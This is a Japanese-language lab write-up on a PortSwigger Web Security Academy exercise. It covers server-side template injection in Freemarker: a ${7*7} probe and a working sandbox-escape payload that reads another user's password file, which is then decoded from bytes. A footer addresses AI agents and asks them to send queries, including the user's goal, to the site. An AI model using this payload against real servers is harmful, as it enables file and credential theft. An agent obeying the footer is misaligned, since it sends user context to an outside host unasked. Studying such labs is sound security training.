> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/ssti/ssti-in-sandboxed-environment.md).
# サンドボックス環境でのSSTI
PortSwigger Web Security Academy のラボ向けメモ。サンドボックス環境でのSSTIに関するもので、攻撃手順、ペイロードのテスト、Burp Suite による検証、および対策の文脈を含む。
### サンドボックス環境におけるサーバーサイド・テンプレート・インジェクション
このラボでは **Freemarker** テンプレートエンジンを、設定不備のサンドボックスとともに使用しており、サーバーサイド・テンプレート・インジェクションが可能になっています。 / 目的: サンドボックスを回避して `my_password.txt` ファイルをCarlosの個人フォルダから読み取り、その内容を送信してください。
提供された認証情報:/ `content-manager: C0nt3ntM4n4g3r`
#### 1. テンプレート内でコード実行を確認する

まず、エンジンがテンプレート内の多くのJava式を解釈するかどうかをテストします:
```python
${7*7}
```
計算式が解釈されるため、サーバーサイドコード実行を伴うSSTIの存在が確認できます。
#### 2. サンドボックスを回避して機密ファイルを読む

サンドボックスを抜けてファイルシステムにアクセスするために、 `product` オブジェクトをテンプレートのコンテキスト内で既に利用し、基盤となるJavaクラスへたどってCarlosのファイルを直接読み取ります:
```java
${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()?join(" ")}
```
この式は `my_password.txt` ファイルの内容を10進数値(バイトコード)として返します。
3/. 10進数値をテキストに変換
得られた出力は一連の10進数です:
`100 50 110 114 98 112 109 53 98 117 99 117 122 111 99 106 101 101 54 98`
これらの値をASCIIに変換すると、次のパスワードになります:
`d2nrbpm5bucuzocjee6b`
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/ssti/ssti-in-sandboxed-environment.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.